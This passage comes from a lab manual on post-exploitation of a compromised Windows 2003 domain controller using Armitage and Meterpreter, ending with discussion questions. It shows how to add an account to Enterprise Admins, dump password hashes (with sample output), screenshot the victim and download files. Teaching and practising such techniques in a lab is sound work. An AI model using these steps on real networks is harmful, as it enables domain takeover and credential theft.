Enterprise Admins
hacker
lphair
tjefferson
The command completed successfully.
C:\WINDOWS\system32> |
```

Figure 37: Viewing the Administrator's Group

While an administrator has administrative privileges on a single machine, he does not always have unrestricted access to all of the resources on the network. The most powerful account in a Windows domain environment is the Enterprise Admin. This account has access to all of the domains in the Active Directory forest. If this level of access is obtained, the whole network should be considered compromised, because the attacker would have the ability to access all machines within the domain in the network infrastructure.

6. To add hacker to the Enterprise Admins group, type the following command:  
`C:\WINDOWS\system32> net group "enterprise admins" hacker /add`



```
C:\WINDOWS\system32> net group "enterprise admins" hacker /add
The command completed successfully.
C:\WINDOWS\system32>
```

Figure 38: Adding the Account to the Enterprise Admins account

You should receive a message from the operating system stating, *"the command completed successfully"*. The group "enterprise admins" must be quoted because of the space in the name. Domains use **group**, while **localgroup** is for individual machines.

While the command prompt is a powerful environment where virtually any type of administration can be done, the Meterpreter environment is even more powerful.

Meterpreter gives the attacker the ability to clear logs, dump password hashes, kill services, list processes, take screen shots, and upload and download files.

7. To obtain a Meterpreter shell, right-click on the compromised host, select: **Meterpreter 1**, **Interact**, and then select **Meterpreter Shell**.




Figure 39: Obtaining a Meterpreter Shell

Type `?` at the Meterpreter shell to see a list of the available commands.

8. Type **sysinfo** to view information about the victim machine:  
meterpreter > **sysinfo**




Figure 40: Getting Information about the System

The name of the computer, **WIN2K3DC**, is provided, the operating system is given, and the fact that the system is a 32-bit operating system, not a 64-bit one, is listed.

9. Type **hashdump** to view all the password hashes on the remote system:  
meterpreter > **hashdump**

```

user5?[]: 1145:dc936b0a9c42996faad3b435b51404ee:4a45e065cf924aff9380a329e2087d89:::
user6: 1146:4b69433bb465fd3f655c302be158781b:6ec688e4d7a23d95b1ed8173a7234899:::
user7?[]: 1147:51159bc0571e0588f45d978722c23641:9c01c3999dc8ee21dea64ca9ac00c9fc:::
user8: 1148:675aa618624c62a14c9c55bfeea88cf9:7cad42163b7266c830e8048c27c07c4d:::
user9: 1149:bcf83d99da5079230c94698d7b3c21a3:e8678b53ba1574f762970352914965dc:::
user10?[]: 1150:20df349790cab63679421fc5d2c2d9fa:fae330f73f6a5eb00ecb2dc5e828b960:::
hacker?[]: 1151:921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42:::
WIN2K3DC$: 1003:aad3b435b51404eeaad3b435b51404ee:f77778586be68075ca09ec847bb93a6e:::
meterpreter >

```

Figure 41: Dumping the Password Hashes on the Remote System

Once the attacker has the password hashes, they can use a tool like John the Ripper or Cain and Abel to crack the passwords. There are also websites such as [nediam.com.mx](http://nediam.com.mx) that will provide you with the password when you input the LM or NT hash.

Armitage allows you to use many of the features of Meterpreter by right-clicking on the compromised host and selecting explore. The explore menu of Armitage allows you to browse files, show processes of the victim, or take a screenshot, or webcam shot.

10. Right-click on the icon representing the compromised machine, select **Meterpreter 1**, then select **Explore**, and then select **Screen shot**.




Figure 42: Getting a Screenshot of the Remote Machine

The screen shot will appear in the bottom pane of Armitage. It may appear differently than the one in the picture below, depending upon if you are logged onto the Windows 2003 Server system.



Figure 43: A Screenshot of the Remote Machine

11. To browse through the files on the remote system, right-click on the compromised host, select **Meterpreter 1**, **Explore**, and then select **Browse Files**.




Figure 44: A Screenshot of the Remote Machine

12. Click on the Files 1 tab in the bottom pane of Meterpreter. Change the folder location from C:\WINDOWS\system32 to **C:\** and hit **enter**. You can now browse the files and folders on the C drive of the victim machine. Find **DcList.xml** in the list, right-click on the file and select **Download**. You will receive the message *saved DcList.xml*. Find **Domainlist.xml** in the list, right-click on the file and select **Download**. You will receive the message *saved Domainlist.xml*.




Figure 45: File Management Utility of Armitage

13. To view the files on the attacker machine, click **Places** and select **Home Folder**.




Figure 46: The Exfiltrated Files, Stolen from the Victim

Double-click on either of the XML files within root's home folder to view their content.

14. Close the both the Armitage window and the terminal window.

## 4.2 Conclusion

Armitage allows a user to scan remote systems, find attack avenues, and exploit their vulnerabilities. After a system is exploited, Armitage allows you to complete post-exploitation tasks like dumping the hashes, taking screenshots, and downloading files.

## 4.3 Discussion Questions

1. What is the command to add a user to a system through the command line?
2. What are some of the commands that can be used within Meterpreter?
3. What tools can be used to crack passwords once you obtain the hashes?

## References

1. Metasploit:  
<http://metasploit.com/>
2. Armitage:  
<http://www.fastandeasyhacking.com>
3. Best Practices for Mitigating RPC and DCOM Vulnerabilities:  
<http://technet.microsoft.com/en-us/library/dd632946.aspx>
4. CERT Advisory CA-2003-16 Buffer Overflow in Microsoft RPC:  
<http://www.cert.org/advisories/CA-2003-16.html>
5. BackTrack Linux:  
<http://www.backtrack-linux.org/>